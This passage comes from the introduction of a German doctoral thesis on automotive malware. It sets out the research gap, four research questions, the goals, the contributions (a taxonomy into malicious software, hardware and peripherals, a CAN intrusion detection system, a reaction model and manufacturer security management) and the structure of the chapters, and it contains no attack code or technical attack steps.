Wie die Erfahrungen der Desktop-IT lehren, wächst mit zunehmender Komplexität und Vernetzung von IT-Systemen in aller Regel auch das Risiko der Entstehung gravierender Sicherheitslücken – die von Angreifern z.B. über zugeschnittene Malware ausgenutzt werden. Bzgl. der o.g. Gefahr daraus entstehender Safetyrisiken ist zwar festzustellen, dass in der Automobilindustrie zum Schutz der *Safety* bereits umfangreiche Aktivitäten aus der dort schon etablierten Disziplin der funktionalen Sicherheit betrieben werden. Allerdings werden hierbei bislang vorrangig unbeabsichtigt eintretende Vorfalls-Ursachen adressiert (wie z.B. Verschleiß, Ausfälle oder Fehlfunktionen von Fahrzeughard- und -softwarekomponenten). Da das Automobil lange als geschlossenes IT-System angesehen wurde, spielte die (IT-) *Security* beim Entwurf der weitaus größten Teile des Gesamtsystems lange Zeit kaum eine Rolle (mit Ausnahme einzelner individuell abgesicherter Teilfunktionalitäten, vgl. Abschnitt 2.5.1). Dies bestätigen z.B. die Autoren des Fachmagazin-Beitrags [EbLe13] (S. 31 oben):

Systematische Informationssicherheit im Automobil findet heute zu wenig Beachtung. Derzeit kommen primär die folgenden Mechanismen zum Einsatz:
- *Einzelne Komponenten werden geschützt, beispielsweise durch eine verschlüsselte Freischaltung von Flashware.*
- *Sensible Funktionen wie Motormanagement, Wegfahrsperre oder Diagnoseschnittstellen werden individuell geprüft.*

Darüber hinaus finden Mechanismen der funktionalen Sicherheit (Englisch: Safety) Verwendung, die allerdings Informationssicherheit nicht abdecken, da sie von einem zufälligen Ausfall von Komponenten ausgehen und nicht von einem böswilligen Angriff.

Dass das IT-Gesamtsystem vieler moderner Fahrzeuge kaum Schutz gegen gezielte, IT-basierte Eingriffe bietet, konnte im Rahmen dieser Arbeit sowohl anhand recherchierter Praxisbelege als auch praktisch durchgeführter Labortests an realen Fahrzeug-IT-Verbünden belegt werden (siehe Praxisreview in Kapitel 3). Bei letzteren wurden aus der Black-Box-Perspektive eines Außentäters (vgl. Abschnitt 2.1.12) verschiedene beispielhafte Schwachstellen und Angriffsszenarien identifiziert und demonstriert, die teils auch von bereits reglementierten bzw. abgeschotteten externen Schnittstellen wie dem Interface zur On-Board-Diagnose (OBD) aus realisierbar sind. Diese eigenen Ergebnisse wurden später auch von den Forschern des in den USA angesiedelten CAESS (Center for Automotive Embedded Systems Security) aufgegriffen und bestätigt: Nachdem in [KCR+10] an einem Komplettfahrzeug gezeigt wurde, dass sich nach physischer Anbindung durch schadhafte Programmlogik z.B. Bremsvorgänge verhindern lassen, wurden anschließend in [CCK+11] verschiedene Möglichkeiten demonstriert, wie sich Schadsoftware grundsätzlich auch ohne physischen Zugriff in das Fahrzeug einbringen lässt. Die Quelle demonstriert entsprechende Drahtlos-Angriffe anhand von Exploits sowohl für Protokolle des Kurzstreckenfunks (Bluetooth-Verbindungen fremder oder infizierter lokaler Handheld-Geräte) als auch des Langstreckenfunks (Exploits auf einen, in einen Sprachkanal getunnelten, Datenkanal zum Telematiksystem). Nicht erst angesichts denkbarer Kombinationen der vorgenannten Angriffe sollte deutlich werden, dass hieraus drohende Gefährdungen diejenigen im PC-Bereich bei weitem übersteigen können – besonders für den Menschen.

Folglich ist die Annahme des Automobils als geschlossenes IT-System inzwischen nicht mehr haltbar. Es ist zu befürchten, dass die Bedrohungslage gezielter Angriffe in der Praxis durch die zunehmend eingeführten drahtlosen Schnittstellen zur Fahrzeug-IT (Abschnitt 2.4.5) weiter zunimmt. Insbesondere Malware könnte auch in der Praxis zunehmend für automotive Systeme relevant werden, wie es z.B. die AV-Firma McAfee 2011 in ihrer Publikation [Mcaf11] prognostiziert. Die informationstechnische Absicherung zukünftiger automotiver Systeme gegen Bedrohungen der IT-Sicherheit, wie u.a. durch automotive Malware, stellt somit eine der wichtigsten aktuellen Herausforderungen im Bereich automotiver IT dar.

1.2 Die adressierte Forschungslücke und vier zentrale Forschungsfragen

Als wesentliche Aspekte auf dem Weg zu Lösungen für diese Herausforderung sind angesichts der drohenden Zunahme von Malwarevorfällen in automotiven IT-Systemen dringend strukturierte Untersuchungen des zugehörigen Bedrohungspotentials erforderlich sowie darauf aufbauende Aktivitäten zur Erforschung und Evaluierung geeigneter Gegenmaßnahmen. Dies wurde als die hauptsächliche, in dieser Arbeit zu adressierende Forschungslücke identifiziert, denn ohne möglichst konkrete Kenntnisse über Art und Umfang der vorhandenen Schwachstellen, über mögliche Angriffsszenarien sowie die bestehende Bedrohungslage ist die Lösung der vorhandenen Problemstellung nur begrenzt aussichtsreich.
Die zu erarbeitenden Lösungskonzepte müssen zudem verschiedene charakteristische Besonderheiten des automotiven Einsatzumfelds berücksichtigen (siehe Abschnitt 2.4.3). Von wesentlicher Bedeutung ist dessen Safetykritikalität: In modernen, teils schnell bewegten Fahrzeugen drohen als Folge von u.a. Security-Vorfällen auch Safety-Gefährdungen für Leib und Leben von Menschen im Fahrzeug und seinem Umfeld, während verschiedene etablierte Optionen von Security-Maßnahmen wie z.B. Notabschaltung oder Neustart des Gesamtsystems nicht oder nur sehr eingeschränkt in Frage kommen. Weitere charakteristische Un-

terschiede zu typischen Desktop-IT-Umgebungen liegen in technologischen Eigenschaften wie die Hard- und Softwarearchitekturen der eingesetzten Systeme und Netzwerke oder in Art und Umfang der verfügbaren externen Vernetzung. Zudem ist der typische Fahrzeugbesitzer kein Experte für (automotive) IT, weshalb auch bzgl. verfügbarer Optionen zur Systemadministration diverse Unterschiede zu typischen Desktop-IT-Umgebungen vorliegen.

Eine wesentliche Herausforderung besteht darin, dass zu Beginn der Arbeiten kaum konkrete Hinweise und Beispiele für IT-Sicherheitsbedrohungen und Malware außerhalb der Desktop-IT vorhanden bzw. öffentlich bekannt waren. Während die genannten Bedrohungen seitdem auch in weiteren Domänen wie insbesondere dem Smartphonebereich zunehmend relevant und bekannt geworden sind, ist die Lage im Bereich automotiver IT weiterhin ein größtenteils akademisch diskutiertes Thema. Dies macht sowohl die Erfassung des Lagebilds schwieriger als auch die Durchführung eigener praktischer Untersuchungen erforderlich.
Auch im Stand der Forschung finden sich kaum Arbeiten mit konkretem oder gar vertiefendem Bezug auf automotive Malware. Zwar gab es schon im Vorfeld dieser Arbeit bzw. der ihr zugrundeliegenden Arbeiten (d.h. bis ca. 2007) Forschungsbestrebungen zur automotiven IT-Sicherheit (einen Überblick über den Stand der Forschung seit ca. 2003 liefert Abschnitt 2.5.3). Ein Großteil der Publikationen stützt sich jedoch lediglich auf theoretische Annahmen über das vorhandene Sicherheitsniveau und die Bedrohungslage im Automobilbereich. Dies bestätigen auch die Autoren der o.g., medial vielbeachteten Publikationen [KCR+10] und [CCK+11], die 2010/2011 erstmals Ergebnisse praktischer Sicherheitsanalysen an Komplettfahrzeugen veröffentlichten und darin die (bis zu 2 Jahre älteren) Laboruntersuchungen aus den Vorarbeiten für die vorliegende Arbeit diesbezüglich als seltene Ausnahme hervorheben.

Zu dieser skizzierten Forschungslücke lassen sich zusammenfassend einige zentrale Forschungsfragen aufstellen, die in dieser Arbeit adressiert werden:

1) Anhand welcher Anhaltspunkte aus welchen Quellen können möglichst konkrete Aussagen darüber gewonnen werden, ob Malware bereits für heutige automotive Systemumgebungen eine relevante Bedrohung darstellt?

2) Welche Definition des Begriffs „automotive Malware“ ist ausgehend von entsprechend erlangten Praxiseinblicken geeignet, um die Besonderheiten des automotiven Anwendungshintergrunds angemessen zu berücksichtigen? Konkrete Teilfragen hierzu sind:

- ***2a)*** Wie viele grundsätzliche Ausprägungsformen automotiver Malware können anhand welcher charakteristischer Eigenschaften unterschieden werden, um mit diesen Erkenntnissen den Entwurf und die Auswahl konkreter Gegenmaßnahmen zu unterstützen?
- ***2b)*** Welches Folgenspektrum kann nach Vorfällen mit automotiver Malware durch welche verschiedenen Arten von Vorfallswirkungen relevant werden? Werte welcher Domänen, wie u.a. der Security, sind gefährdet und wer sind mögliche Geschädigte?
- ***2c)*** Welche Anhaltspunkte liefert die Unterscheidung verschiedener Ausprägungsformen automotiver Malware für eine pauschale Abschätzung des mit zugehörigen Exemplaren verbundenen Risikos?

3) Wie können verschiedene, sich ergänzende Verteidigungslinien zukünftiger automotiver Systeme gestaltet werden, um einen möglichst umfangreichen Schutz gegen entsprechende automotive Sicherheitsvorfälle zu bieten? Welche teils im Bereich der Desktop-IT-Sicherheit bereits etablierten Konzepte der Prävention, Detektion und Reaktion bieten auch im automotiven Kontext Potential und welche Anpassungen sind ggf. erforderlich?

4) Welche übergreifenden, IT-sicherheitsbezogenen Prozesse können wie auf den automotiven Kontext abgebildet werden, um es den Fahrzeugherstellern mit ihrer Einführung zu erleichtern, die IT-Sicherheit der ausgelieferten Fahrzeuge auch längerfristig an sich ändernde Bedrohungslagen anzupassen?

1.3 Verfolgte Zielstellungen und Vorgehensweise dieser Arbeit

Die zuvor beschriebene Forschungslücke unterstreicht, dass es für die Entwicklung zukünftiger automotiver Schutzkonzepte dringend notwendig ist, strukturierte Untersuchungen des

Bedrohungspotentials von Malware für automotive IT vorzunehmen. Erst wenn bekannt ist, mit welchen grundlegenden Arten von Malware im automotiven Bereich theoretisch und praktisch zu rechnen ist und durch welche grundlegenden Eigenschaften sowie Gefährdungspotentiale sich diese auszeichnen, können darauf aufbauend gezielt auf die Problematik zugeschnittene Gegenmaßnahmen erforscht, evaluiert und umgesetzt werden. Diese zunehmend praxisrelevante Herausforderung gezielter Manipulationen an automotiven IT-Systemen und die Rolle automotiver Schadlogik wird daher durch diese Arbeit aufgegriffen.

Ebenfalls sind Erkenntnisse und Konzepte erforderlich, die zukünftig einen zielgerichteten Umgang mit verschiedenen Formen automotiver Malware unterstützen können, u.a. zur Verhinderung, Erkennung und Behandlung entsprechender Vorfälle. Dadurch sollen insbesondere auch Konsequenzen solcher Security-Vorfälle für die Safety – d.h. Bedrohungen für Leib und Leben – kalkulierbarer und handhabbarer gemacht werden. Bzgl. der praktischen Nutzbarkeit entsprechender Arbeiten ist es wichtig, mit den zugrundegelegten Modellen und Tests nah an sowohl aktuellen als auch absehbaren zukünftigen Angriffsszenarien zu arbeiten. Daher sollen gezielt auch bereits praktisch beobachtbare Angriffsmotivationen einbezogen und charakteristische Angriffstechniken in praktischen Tests nachvollzogen werden, um darauf aufbauend das Spektrum möglicher Gegenmaßnahmen strukturiert zu erschließen.

Um durch eine geeignete Adressierung dieser Aspekte zur Beantwortung der vier vorgestellten Forschungsfragen beizutragen zu können, werden drei wesentliche Ziele aufgestellt, die in dieser Arbeit verfolgt werden. Da diese Zielstellungen mit den zugehörigen, im Folgenden beschriebenen Schritten gezielt aufeinander aufbauen, lässt sich ihnen gleichzeitig die in dieser Arbeit verfolgte Vorgehensweise bzw. Methodik entnehmen:

Ziel 1: Review vorhandener Manipulationsmöglichkeiten an automotiver IT

Erstes Ziel stellt es dar, mit Blick auf Forschungsfrage 1 zunächst ein zielgerichtetes Praxisreview aktuell vorhandener Manipulationsmöglichkeiten an automotiven IT-Systemen durchzuführen. Hierbei wird angestrebt, ein breites Bild über typische Motivationen, technische Realisierungsstrategien und potentielle Folgen entsprechender Eingriffe zu erhalten. Dies ist erforderlich, um zunächst eine substantielle Grundlage zur Beantwortung der ebenfalls offenen Fragen zu schaffen, in welcher Form und in welchem Umfang Malware im Kontext automotiver IT-Systeme auftritt und durch welche spezifischen Eigenschaften sie sich ggf. von der aus der Desktop-IT bekannten unterscheidet.

Als gewählter Lösungsansatz zum Erreichen dieses Ziels wird im Review gleichzeitig die praxisbezogene sowie die akademische Sicht einbezogen: Zum Einen werden Praxisbelege und technische Vorgehensweisen für verschiedene, aktuell an realen Fahrzeugen beobachtbare Eingriffe recherchiert. Zum Anderen werden in eigenen wissenschaftlichen Laboruntersuchungen aus einer Black-Box-Perspektive heraus weitere technische Eingriffsmöglichkeiten in automotive IT-Verbünde identifiziert, nachgewiesen und analysiert.
Somit wird eine Ausgangsbasis geschaffen, die in der Erarbeitung einer auf das automotive Einsatzumfeld zugeschnittenen Definition automotiver Malware münden soll (Ziel 2, s.u.) und für ein strukturiertes Vorgehen zur Erarbeitung und Bewertung von Konzepten gegen automotive Malware (Ziel 3, s.u.) erforderlich ist.

Ziel 2: Definition und relevante Ausprägungsformen automotiver Malware

Als zweites Ziel sind die aus den Ergebnissen des Reviews ableitbaren Erkenntnisse strukturiert hinsichtlich einer Beantwortung der Forschungsfragen 2, 2a, 2b und 2c aufzuarbeiten. Als zentrale Grundlage dieser strukturierten Aufarbeitung soll auf Basis der Review-Ergebnisse zunächst eine Definition automotiver Malware aufgestellt werden, welche die Charakteristika ihres automotiven Einsatzumfelds gezielt einbezieht.

Als verfolgter Lösungsansatz wird auf Basis der Praxisbeispiele, die im Review recherchiert oder eigens demonstriert wurden, die Rolle von Malware in den entsprechenden automotiven Angriffsszenarien abgeleitet. In diesem Kontext werden als qualitative und quantitative Aspekte u.a. die Fragen adressiert, welche und wie viele relevante Ausprägungsformen automotiver Malware hierbei identifiziert bzw. unterschieden werden können. Auch die Relevanz verschiedener Angreifertypen, die entsprechende Werkzeuge einsetzen, und möglicher Vor-

fallsfolgen wird beim Aufstellen der Definition einbezogen. Anhand ausführlicher Aufschlüsselungen nach diesen Kriterien erfolgt anschließend eine detaillierte Zuordnung der zuvor qualitativ beschriebenen Reviewergebnisse in den nun strukturierten Definitionsrahmen.
Im Kontext der aufgestellten Definition automotiver Malware wird zudem untersucht, ob sich bereits aus der vorgenommenen Unterteilung in verschiedene generelle Ausprägungsformen allgemeine Aussagen über zugehörige Malwareexemplare ableiten lassen. Entsprechendes wird u.a. mit Blick auf die durch sie realisierbaren Basisangriffe untersucht. Nach Betrachtungen zu ihrem jeweiligen Schadenspotential mündet dies abschließend in einer ersten, pauschalen Risikoabschätzung der einzelnen automotiven Malwareausprägungen.

Ziel 3: Erschließen von Maßnahmen der Prävention, Detektion und Reaktion

Als drittes Ziel soll bzgl. der Forschungsfragen 3 und 4 das Spektrum erschließbarer Maßnahmen gegen automotive Malware in ihren verschiedenen identifizierten Ausprägungsformen beleuchtet werden. Hierzu ist der zur Verfügung stehende Handlungsspielraum sowohl bzgl. technischer als auch organisatorischer Optionen strukturiert aufzuarbeiten: Die zur Beantwortung von Forschungsfrage 3 zu untersuchenden Verteidigungslinien sind primär auf Seiten der Fahrzeug-IT umzusetzen und erfordern zumeist technisch realisierbare Lösungen. Forschungsfrage 4 adressiert hingegen primär herstellerseitige Aktivitäten und Prozesse mit stärkerem Fokus auf eine durchdachte organisatorische Gestaltung. Um bei der Bearbeitung beider Forschungsfragen die o.g. charakteristischen Randbedingungen der automotiven Domäne angemessen zu berücksichtigen, sind u.a. die in den ersten zwei Schritten geschaffenen und strukturierten Einblicke in die Bedrohungslage als Ausgangsbasis zu nutzen.

Als Lösungsansatz zur Erschließung technischer Konzepte gegen automotive Malware und ihre Auswirkungen werden in Kapitel 5 nacheinander alle drei der aus der Literatur bekannten „Verteidigungslinien in der IT-Sicherheit“ (Abschnitt 2.1.2) betrachtet – d.h. es wird untersucht, inwieweit neben Maßnahmen der Prävention auch Maßnahmen der Detektion und Reaktion Potential für zukünftige Gesamtkonzepte automotiver IT-Sicherheit bieten. Konkret erfolgt dies, indem ausgewählte und in der Desktop-IT-Sicherheit teils bereits etablierte Konzepte aus diesem Spektrum gezielt auf den automotiven Kontext übertragen und mit Blick auf dessen charakteristische Besonderheiten (Abschnitt 2.4.3) gestaltet werden. Entsprechend erarbeitete automotive Schutzkonzepte, die teils auch praktisch anhand prototypischer Umsetzungen in automotiven Versuchsumgebungen untersucht werden, werden gegenübergestellt und bzgl. ihres Potentials bzw. ihrer Eignung für den automotiven Einsatz bewertet.
Mit stärkerem Fokus auf organisatorische Aspekte und umrankende Prozesse entsprechender technischer Sicherheitsmaßnahmen wird darauf aufbauend im Anschluss das Potential eines konsequenten fahrzeugherstellerseitigen Sicherheitsmanagements für die IT der ausgelieferten Fahrzeuge herausgearbeitet. Auch dies erfolgt mit konkretem Bezug auf die o.g. besonderen Randbedingungen im automotiven Einsatzumfeld, wovon in diesem Kontext u.a. die vorliegenden Beschränkungen in der Administration dieser Systeme adressiert werden. Konkrete Beispiele ausgewählter Teilaktivitäten solcher serienbegleitender Sicherheitsprozesse werden vertiefend ausgearbeitet und ihre vorgeschlagene Anwendung zur fortlaufenden Verbesserung der einzelnen Präventions-, Detektions- und Reaktionsmaßnahmen am Beispiel realer automotiver Malwarebedrohungen aus dem Praxisreview illustriert.

1.4 Zusammenfassung wesentlicher erzielter Beiträge dieser Arbeit

In Bezug auf die beschriebene Problemstellung wurden in dieser Arbeit folgende wesentliche Beiträge erzielt, um zum Schließen der skizzierten Forschungslücke beizutragen und die damit verbundenen Herausforderungen anzugehen:

Zu Forschungsfrage 1

Die zuvor kaum vorhandene Wissensbasis über Relevanz und Formen aktueller und potentieller zukünftiger automotiver Malware wurde durch ein breit angelegtes Review erheblich ausgebaut:

- Eine Säule dieses Reviews stellt die Recherche von Praxisbelegen dar. Als erzieltes Ergebnis dieses Rechercheteils wird in der vorliegenden Arbeit eine Auswahl von 23 Einzelbeispielen aus 5 Bereichen häufig angegriffener Systeme (Motorsteuerung, Weg-

streckenzähler, Schließsystem, Airbagsystem, Infotainmentsysteme) vorgestellt. Zu einem großen Teil wurden diese Rechercheergebnisse im Rahmen der eigenen Studie [DHKT11] ermittelt, welche für die Bundesanstalt für Straßenwesen (BASt) durchgeführt wurde. Zudem wurden für die vorliegende Arbeit einige weitere bzw. jüngere Beispiele ergänzt, die seitdem zusätzlich recherchiert werden konnten.

- Eine weitere Säule stellen eigene praktische Untersuchungen zu technischen Realisierungsmöglichkeiten verschiedener IT-Security-bezogener Angriffsszenarien auf automotive IT-Systeme dar. Diese wurden u.a. in wissenschaftlichen Labortests aus einer Black-Box-Perspektive heraus an realen automotiven Systemen bzw. Systemverbünden verschiedener Fahrzeugmodelle durchgeführt. Die erzielten Ergebnisse aus diesem praktischen Anteil des Reviews manifestieren sich in 11 Einzelbeispielen aus 6 Bereichen (Fensterheber, Warnblinkanlage, Airbagsystem, Gateway, Navigationssystem und Car-to-X-Kommunikation), die in der vorliegenden Arbeit vorgestellt werden.

Bzgl. der ersten Forschungsfrage konnte durch diese sich ergänzenden Säulen ein breiter Überblick über bestehende Bedrohungen automotiver IT-Systeme gewonnen werden. In diesem Kontext konnten typische Beispiele möglicher Realisierungsweisen ermittelt und teils in eigenen Laboruntersuchungen vertiefend untersucht werden. Insbesondere wurde hierdurch eine geeignete Ausgangsbasis für die nachfolgende Herausarbeitung der Rolle und relevanter Formen automotiver Malware geschaffen.

Zu Forschungsfrage 2

Aus der im Praxisreview geschaffenen Wissensbasis wurde im Rahmen einer strukturierten Aufarbeitung eine auf den betrachteten automotiven Anwendungshintergrund zugeschnittene Definition automotiver Malware abgeleitet. Ein wesentliches Ergebnis zur Beantwortung von Forschungsfrage 2 stellt der hierzu aufgestellte Definitionsrahmen dar: Als ein bedeutsamer Teilaspekt werden drei wesentliche Ausprägungsformen automotiver Malware identifiziert, die als wichtige Grundlage für die weiteren Untersuchungen dienen und an die auch in zukünftige Arbeiten weiter angeknüpft werden kann:

- Malicious Automotive Software (MAS)
- Malicious Automotive Hardware (MAH)
- Malicious Automotive Peripherals (MAP)

Ebenfalls werden für den aufgestellten Definitionsrahmen verschiedene relevante Angreifertypen ermittelt, die automotive Malware als Werkzeug für IT-basierte Angriffe in Fahrzeugsysteme nutzen. Eine prägnate diesbezügliche Erkenntnis ist, dass es bislang zu einem großen Teil die Besitzer bzw. Nutzer der Fahrzeuge selbst sind, die mit elektronischen Eingriffen – teils unbeabsichtigt – unterschiedlich kategorisierbare Vorfallsfolgen hervorrufen.

Die Beantwortung der zweiten Forschungsfrage erfolgt somit, indem ein im Vergleich zu gängigen Malware-Definitionen der Desktop-IT (Abschnitte 2.1.11 und 2.3) teils erweiterter Definitionsrahmen geschaffen wird, der gezielt charakteristische Besonderheiten aus dem betrachteten Kontext automotiver IT-Umgebungen einbezieht. Dieser ermöglicht eine strukturierte Sicht auf die ermittelten Praxisbeispiele sowie begründetere Abschätzungen für die mit automotiver Malware der verschiedenen Ausprägungsformen verbundenen Risiken.

Zu Forschungsfrage 3 und 4

Als Ergebnis der Untersuchung geeigneter Gegenmaßnahmen gegen automotive Malware wurden verschiedene, technisch und organisatorisch umsetzbare Konzepte und Prozesse identifiziert und teils anhand beispielhafter Umsetzungen bzw. Anwendungen illustriert.

- Als schwerpunktmäßig technische Schutzkonzepte wurden für die drei Verteidigungslinien Prävention, Detektion und Reaktion verschiedene (Teil-)Konzepte ausgewählt und vor dem automotiven Anwendungshintergrund ausgestaltet. Als ein erzieltes Ergebnis aus dem Bereich der Detektion konnte ein der Literatur entnehmbares Konzept zur Modellierung und Verarbeitung von IDS-Signaturen auf das betrachtete automotive Anwendungsgebiet übertragen werden: Konkret wurde auf dieser Basis ein netzwerkbasiertes Intrusion-Detection-System (NIDS) für den Einsatz in automotiven CAN-Feldbussen konzipiert und auf einem automotiven Prototyping-System realisiert. Das Potential dieses Ansatzes konnte im Rahmen einer praktischen Evaluation bestätigt werden, die u.a. un-

ter Einbeziehung der in den Labortests des Praxisreviews erarbeiteten Angriffsszenarien erfolgte. Ein weiteres Ergebnis wurde für den Bereich der Reaktion erzielt: Um nach erfolgter Detektion eines Sicherheitsvorfalls die erforderliche Auswahl geeigneter Reaktionen zu unterstützen, wurde ein in zwei Konzeptteilen erarbeitetes Reaktionsmodell vorgeschlagen. Unter Berücksichtigung der besonderen Anforderungen im automotiven Kontext strukturiert es das Spektrum verfügbarer Reaktionen aus drei übergeordneten Bereichen (Protokollierung, Benachrichtigung, Intervention). Zudem liefert es wesentliche Anhaltspunkte für die Auswahl aus verschiedenen vorgestellten Einzelreaktionen, insbesondere in Bezug auf grundsätzlich erforderliche Voraussetzungen bzw. zu beachtende Einschränkungen.

- Ein weiterer Fokus wurde auf das organisatorische Management der automotiven Sicherheit gelegt, welches übergreifend die einzelnen Maßnahmen der drei Verteidigungslinien integriert und begleitet. Als ein diesbezügliches Ergebnis der Arbeit wurden Möglichkeiten für ein konsequentes fahrzeugherstellerseitiges Sicherheitsmanagement herausgearbeitet. Konkret wird hierzu in Anlehnung an etablierte Prozesse der Desktop-IT-Sicherheit wie das Information Security Incident Management (ISIM) ein ganzheitliches, serienbegleitendes IT-Sicherheitsmanagement der Fahrzeuge skizziert. Als eine wesentliche Komponente entsprechender Prozesse werden verschiedene Strategien zur herstellerseitigen Analyse der Bedrohungslage behandelt. Nach aktuellem Kenntnisstand des Verfassers werden in diesem Kontext erstmals auch automotive Anwendungsmöglichkeiten der Malwareanalyse diskutiert, die gezielt für die drei identifizierten, generellen Ausprägungenformen beschrieben werden. Ein zusätzlicher, diesbezüglicher Beitrag in diesem Kontext ist die angewandte Illustration der automotiven Malwareanalyse anhand realer automotiver Malware aus der Praxisrecherche. Hierzu werden drei automotive Malwareexemplare unterschiedlicher Ausprägungsformen, die zur Deaktivierung des Kopierschutzes des Navigationssystems, zur Freischaltung der TV-Funktion während der Fahrt sowie zur Manipulation des Kilometerstands nutzbar sind, bzgl. ihrer Funktionsweise und der von ihnen ausgenutzten Schwachstellen analysiert. Aus Sicht des Herstellers werden abschließend mögliche Gegenmaßnahmen zur Adressierung der identifizierten Schwachstellen abgeleitet.

Die dritte und vierte Forschungsfrage adressiert diese Arbeit somit jeweils von zwei Seiten: Einerseits werden anhand verschiedener ausgewählter Beispiele auf den automotiven Kontext übertragener Maßnahmen und Prozessschritte konkrete Lösungsvorschläge erarbeitet, evaluiert und diskutiert. Die zugehörigen Teilgebiete sind jedoch sehr breiter Natur und bieten weiterhin großes Potential für zukünftige ausgestaltende Forschung. Andererseits werden in dieser Arbeit daher gleichzeitig Vorschläge für einen strukturierten Rahmen derartiger Maßnahmen und Prozessteile skizziert, der sukzessive zu einem engmaschigeren Grundgerüst zum Schutz automotiver IT-Systeme vor automotiven Malwarevorfällen ausgebaut werden kann.

Zusammenfassend wurden wichtige Erkenntnisse zur bereits heute bestehenden Relevanz von Malware bzw. schadhafter Logik in der automotiven IT erzielt, auf deren Basis eine konkretere Umsetzung zukünftiger – präventiver, detektiver und reaktiver – Schutzkonzepte möglich wird.
Im Vergleich mit einem Großteil der bisher geleisteten Forschungsarbeiten auf dem Gebiet der automotiven IT-Sicherheit positioniert sich die vorliegende Arbeit in Bezug auf das behandelte Maßnahmenspektrum somit gezielt in der Breite. Der Großteil bestehender Arbeiten fokussiert i.d.R. die Prävention automotiver IT-Sicherheitsvorfälle und zielt hierbei oft auf die Absicherung einzelner Teilfunktionalitäten ab (siehe Stand der Forschung in Abschnitt 2.5). In der vorliegenden Arbeit wird hingegen vor dem verdeutlichten Hintergrund automotiver Malwarebedrohungen eine strukturierte Sicht auf die Breite des erschließbaren Maßnahmenspektrums geschaffen, deren wesentliche Elemente am Beispiel einzelner ausgewählter, vertiefend behandelter Teilkonzepte illustriert werden. Mit dem so geschaffenen Rahmen, in den sich auch bestehende und zukünftige Konzepte aus dem fortwährend wachsenden Forschungsgebiet der automotiven IT-Sicherheit einordnen lassen, soll insgesamt ein erforderlicher Grundstein für weitere zielgerichtete Forschung auf diesem Gebiet gelegt werden.

1.5 Strukturierung dieser Arbeit

In ihrem weiteren Verlauf ist die vorliegende Arbeit wie folgt strukturiert:

Kapitel 2 liefert eine Zusammenstellung wesentlicher Grundlagen, die für die weiteren Ausführungen relevant sind. Dies umfasst Definitionen zentraler Begrifflichkeiten der IT-Sicherheit (Abschnitt 2.1) sowie vertiefende Einführungen zu den Teilbereichen Intrusion Detection (Abschnitt 2.2) und Malware inkl. Malwareanalyse (Abschnitt 2.3). Als Einführung in das betrachtete Anwendungsgebiet folgt des Weiteren ein Überblick über automotive IT-Systeme und ihre charakteristischen Eigenschaften (Abschnitt 2.4), bevor abschließend Einblicke in den Stand der Technik und Forschung zu automotiver IT-Sicherheit gegeben werden (Abschnitt 2.5).

In **Kapitel 3** werden die Ergebnisse des Praxisreviews zunächst in Form qualitativ aufbereiteter und nach adressierten Zielsystemen gruppierter Einzelergebnisse vorgestellt. Entlang der in Abschnitt 1.3 zu „Ziel 1“ vorgestellten Vorgehensweise ist das Kapitel in einen Rechercheteil (Abschnitt 3.1) sowie einen Teil über die eigenen wissenschaftlichen Laboruntersuchungen (Abschnitt 3.2) untergliedert.

In **Kapitel 4** folgt anschließend die strukturierte Aufbereitung der Reviewergebnisse, welche das in Abschnitt 1.3 vorgestellte „Ziel 2“ verfolgt und die dort genannten Aspekte vertieft. Es gliedert sich in die Vorstellung der vorgenommenen Definition automotiver Malware (Abschnitt 4.1), die Einordnung der Reviewergebnisse aus Kapitel 3 in den geschaffenen Definitionsrahmen (Abschnitt 4.2) sowie die pauschale Risikoabschätzung für automotive Malware der identifizierten Ausprägungsformen (Abschnitt 4.3). Im abschließenden Abschnitt 4.4 werden zusätzlich als Überleitung zur Erarbeitung von Gegenmaßnahmen in den Folgekapiteln potentielle und teils kontroverse Grundsatzstrategien zum Schutz vor automotiver Malware gegenübergestellt und kritisch bzgl. ihrer Eignung diskutiert.

Die Erschließung von Maßnahmen der Prävention, Detektion und Reaktion zur Eindämmung automotiver Malware und ihrer Auswirkungen („Ziel 3“ aus Abschnitt 1.3) ist Gegenstand der Kapitel 5 und 6. **Kapitel 5** konzentriert sich hierzu auf die schwerpunktmäßig fahrzeugseitigen und technischen Konzepte zur Ausgestaltung der drei Verteidigungslinien. Entsprechend richtet sich auch seine Untergliederung nach vorgestellten Maßnahmen zur Prävention (Abschnitt 5.1), Detektion (Abschnitt 5.2) und Reaktion (Abschnitt 5.3) u.a. malwaregestützter, automotiver IT-Sicherheitsvorfälle. In **Kapitel 6** werden mit stärkerem Fokus auf organisatorische Aspekte die erarbeiteten Vorschläge für ein fahrzeugherstellerseitiges Sicherheitsmanagement der automotiven IT-Systeme (Abschnitt 6.1) behandelt. Zu der in diesem Kontext vorgesehenen, durchgängigen Erfassung bzw. Konkretisierung der Bedrohungslage werden anschließend ausgewählte Strategien vertiefend behandelt. Hierzu werden strukturierte Möglichkeiten zur Durchführung IT-forensischer Untersuchungen an automotiver IT (Abschnitt 6.2) sowie automotiver Malwareanalysen (Abschnitt 6.3) aufbereitet. Die Durchführung automotiver Malwareanalysen wird zudem anhand dreier realer Praxisbeispiele verschiedener Ausprägungsformen illustriert (Abschnitt 6.4).

In **Kapitel 7** wird eine Zusammenführung und Bewertung der Ergebnisse vorgenommen. Insbesondere umfasst dies eine subsumierende Reflektion der untersuchten Konzepte für die drei Verteidigungslinien sowie für begleitende übergreifende Prozesse hinsichtlich der vier Forschungsfragen – d.h. inwieweit die Konzepte zur Schließung bzw. Verengung der durch diese Arbeit aufgegriffenen Forschungslücke tauglich sind. Auch wird in diesem Kontext analysiert, zu welchen Lücken weiteres Forschungspotential bestehen bleibt bzw. im Verlauf dieser Arbeit neu aufgezeigt werden konnte.

Abschließend wird die Arbeit in **Kapitel 8** zusammengefasst sowie ein Ausblick auf mögliche Richtungen zukünftiger Forschung geliefert.

2 Grundlagen und Stand der Technik/Forschung

Dieses Kapitel liefert eine Zusammenstellung ausgewählter Grundlagen, die für die restliche Arbeit von besonderer Relevanz sind. Das erste Unterkapitel liefert eine Zusammenstellung zentraler Begrifflichkeiten und Definitionen zum Gebiet der IT-Sicherheit. Den Anschluss bilden vertiefende Einführungen zu den Teilgebieten der Intrusion Detection sowie zu Malware und Malwareanalyse. Außerdem wird eine kompakte Einführung in die Automotive IT und ihre Besonderheiten gegeben sowie der Stand der Technik und Forschung zu automotiver IT-Sicherheit vorgestellt.

2.1 Zentrale Begriffe und Definitionen zur IT-Sicherheit

